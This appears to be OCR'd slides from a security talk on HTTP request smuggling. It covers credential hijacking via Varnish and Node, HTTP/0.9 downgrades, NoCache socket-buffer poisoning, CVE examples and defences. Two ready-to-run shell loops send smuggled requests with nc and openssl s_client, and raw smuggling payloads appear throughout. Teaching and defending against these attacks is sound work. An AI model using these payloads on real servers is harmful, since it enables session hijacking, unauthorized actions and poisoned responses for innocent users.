
B is missing two CRLF
Node is waiting for the next headers

Demo1: Hijacking credentials



Admin
This is a completly new incoming TCP/IP conn
B is missing two CRLF
Node is waiting for the next headers
Req C
Keep-Alive !
Reuse same TCP/IP backend conn.
C has session credentials
Req C
C is concatenated to B
Response B
B used credentials from C
Response B
But...
This was not my request!!
Attacker
Admin
Varnish
Node

Demo1: Hijacking credentials



```
for i in `seq 150`
do printf 'GET / HTTP/1.1\r\n'\
'Host:www.demo.net\r\n'\
'Connection: keep-alive\r\n'\
'Dummy: Header\rZTransfer-
Encoding: chunked\r\n'\
'Content-Length: 70\r\n'\
'\r\n'\
'0\r\n'\
'\r\n'\
'POST /user-delete/2
HTTP/1.1\r\n'\
'Host: www.demo.net\r\n'\
'Partial: Header' | nc -q 30
127.0.0.1 80 & done
```

Before the Next demo: HTTPv0.9

- HTTP 0.9 is **awful**, it should not exist anymore.
- HTTP 0.9 is the first early version of HTTP.
- In this version requests and responses are **transmitted without headers**

- HTTP v1.1:

  GET /foo HTTP/1.1\r\n

  - **Host: example.com\r\n**
  - **\r\n**
- HTTP v1.0:

  GET /foo HTTP/1.0\r\n
  \r\n
- HTTP v0.9:

  GET /foo\r\n

HTTP v0.9 : No Headers

- **HTTP 1.1**

```
HTTP/1.1 200 OK\r\n
Date: Tue, 23 Feb 2016 16:47:06 GMT\r\n
Set-Cookie: foo=bar
Last-Modified: Thu, 18 Feb 2016 09:22:26 GMT\r\n
Server: nginx\r\n
Cache-Control: private, max-age=86400
x-frame-options: SAMEORIGIN
content-security-policy: default-src 'none'; base-uri …
Vary: Accept-Encoding\r\n
Content-Type: text/html\r\n
Content-Length: 54\r\n
\r\n
<html><body>\r\n
<p>Hello world</p>\r\n
</body></html>\r\n
```

- **HTTP 0.9**

```
<html><body>\r\n
<p>Hello world</p>\r\n
</body></html>\r\n
```

- Without headers the body is just a **text stream**.
- Why not **injecting HTTP headers** in this stream?


Before the Next demo: HTTP/0.9

- Image whose content is HTTP stream:
  - In 1.0 or 1.1 this is a bad image
  - In 0.9 mode this is an HTTP message
  - But this is not a real image...
- Image with EXIF data as HTTP Stream
  - Extract EXIF with Range request (206 Partial Content)
- Restrictions on HTTP 0.9 attacks:
  - **HTTP/1.0** or **HTTP/1.1** forced on backend communications
  - no keep-alive => Connection: close
  - No range on 0.9

Before the Next demo: NoCache Poisoning

- Cache poisoning is usually quite complex
- Is there a cache?
- So, NoCache poisoning (or **socket buffer** poisoning):
  - A reverse proxy might re-use a tcp/ip connection to WRITE a request, but **READ buffer is maybe not empty**.
  - A proxy will usually **TRUST** the backend communication and not expect extra content.

Demo2: NoCache poisoning, 0.9 hidden response




```
GET /index.html HTTP/1.1\r\n
Host: www.demo.net\r\n
Transfer Encoding:chunked\r\n
Content-Length: 139\r\n
\r\n
0\r\n
\r\n
GET /chewy2.jpg HTTP/0.9\r\n
Connection: keep-alive\r\n
Cookie: Something\r\n
Host:localhost\r\n
Connection: keep-alive\r\n
Range: bytes=24-33664\r\n
\r\n
```

We'll use:

- **splitting issues** present in go before version v1.4.3/1.5
  - Transfer Encoding: magically fixed as 'Transfer-Encoding'
- The **nocache poisoning** of mod_proxy
- An **image** to store HTTP responses in **EXIF** data
- HTTP/**0.9** bad downgrade (with range support), now fixed
- and SSL/HTTPS (too make it harder)

Demo2: NoCache poisoning, 0.9 hidden response




Smuggling: 0.9 downgrade and Pseudo cache poisoning

B targets bad_image in 0.9 mode.
First, request B in 1.1

regular 1.1 query
bad_image content is:

Demo2: NoCache poisoning, 0.9 hidden response



B targets bad_image in 0.9 mode.
First, request B in 1.1


regular 1.1 query
bad_image content is:
| Headers of C
| C Body

| Headers of B (bad_image)
| | Headers of C
| | Body of C


This was a 0.9 query
so headers are removed!
This now looks like
a new C response

unexpected response,
stored in TCP/IP conn.

Demo2: NoCache poisoning, 0.9 hidden response


Innocent
request D
Reusing same tcp/ip conn.
request D
Reading a non empty buffer
resp. C
not the right response
RST: this is a closed connection, remember?
Attacker
Innocent
Apache
golang
Nginx

Demo2: NoCache poisoning, 0.9 hidden response



```
for i in `seq 5555`; do printf 'GET
/index.html HTTP/1.1\r\n'\
'Host: www.demo.net\r\n'\
'Transfer Encoding:chunked\r\n'\
'Content-Length: 139\r\n'\
'Connection:keep-alive\r\n'\
'\r\n'\
'0\r\n'\
'\r\n'\
'GET /chewy2.jpg HTTP/0.9\r\n'\
'Connection: keep-alive\r\n'\
'Cookie: Something\r\n'\
'Host:localhost\r\n'\
'Connection: keep-alive\r\n'\
'Range: bytes=24-35193\r\n'\
'\r\n'| openssl s_client -connect
www.demo.net:443 -quiet
-servername www.demo.net \
   -no_ign_eof -pause & done;
```

CVE?

- **Splitting** issues are the real problems. An actor which does not read the right number of messages is a security threat for all other actors.
  - I think this should always be a CVE
  - I think it's quite critical
  - Project leaders does not always agree on that, for various reasons
- Transmission of strange syntax by HTTP agents should be avoided (and are usually fixed without CVE)
- Responsibility is hard to define, this is a chain of responsibilities, worst case for security enforcement

Warning

- You will not earn bounties on HTTP Smuggling
  - I had an unexpected one from Google on golang
- Testing a **public infrastructure** on protocol level attacks may have unintended consequences on users. You will certainly not be considered like a white hat. This is not reflected XSS.

- Peer eyes: more people should review existing code
  - be one of them
- Things get better, defense in depth really makes smuggler life harder

Exploits? Some examples

- Nginx (fixed in 1.7.x) Integer Overflow (hidden query)
  this is only 15bytes, and not several Petabytes for Nginx

  Content-length:
  9000000000000000000000000000000000000000000000000000000000000000000
  0000000000000000000000000015
- Nginx (fixed in trunk 1.11.x) **public issue #762** (15month):
  - HTTP/65536.9 (or 65536.8 for POST) : v0.9 downgrade
  - Rarely transmitted (fixed in Haproxy in 2015, with also full 0.9 removal)
- **CVE-2015-8852** (5.8): Varnish 3.x: [CR] as EOL & Double Content-Length
- Same issue fixed in OpenBSD's http

Exploits? Some examples

- Apache httpd **CVE-2015-3183** (2.6): chunk size attribute **truncation** at 31 characters. Fixed in **2.4.14**.
  0000000000000000000000000000000222[CR][LF] => 564bytes
  0000000000000000000000000000000[CR][LF] => 0 (end of chunks)

- And also exploits used in the demos.

  - Golang: **CVE-2015-5739/CVE-2015-5740** (6.8): Double Content-Length support + magically fixing invalid headers (replace space by -).
    fixed in **1.4.3** and **1.5**
  - Apache httpd public issue on nocache poisoning (improvements currently on test)
  - Nodejs **CVE-2016-2086** (4.3): Double Content-Length, CR assumed as followed by LF (fixed in v0.10.42 v0.12.10 v4.3.0 **v5.6.0**)

- **And from others**: CVE-2016-5699 python urllib (urlencoded crlf injection), CVE-2016-2216 nodejs response splitting (unicode crlf injection), etc.

Protections

- **Use RFC 7230 (2014) not RFC 2616 (1999)**
- Avoid writing your own Reverse Proxy
- Anyway, in case of:
  - Rewrite all headers in a very clean way (no copy/paste),
  - Prepare yourself to read books on tcp/ip sockets
  - Read the RFC, really (proxy is not the easiest part)
  - support browsers, not bots or lazy monitoring tools
  - Reject edge cases, be **intolerant**

Protections

- *«In general, an implementation should be conservative in its sending behavior, and* ***liberal*** *in its receiving behavior.»*

  ^^^^^^^

  robust

  - https://tools.ietf.org/html/draft-thomson-postel-was-wrong-00

- Administrators should have access to more settings
  - Suspend pipelining whithout removing keep-alive
  - Reject 0.9 queries

Protections

- You can, of course, suspend Keep-alive and go back to HTTP/1.0 era...
- Adding a reverse proxy to protect a weak application or HTTP implementation is not always a good idea:
  - Splitting actors will allow attacks on the proxy
  - A Reverse Proxy **TRUSTS** the backend, that's not the way we think it, but that's the way it works. **Response stream is the weakest**
- Use strict agents, like **Haproxy**, it cannot block everything (hidden queries are hidden), but it will bock a lot of attacks
- Nginx is also a quite clean transmitter, used as a reverse proxy
- The next mod_proxy (Apache 2.5) will rocks (StrictProtocol)

Is HTTPS a protection?

- No.
- Why should it be? It enclosed HTTP in another layer, but the attacked layer is still HTTP
- Adding an SSL terminator? Great, now you have another Reverse proxy, expanding attack surface

Still:

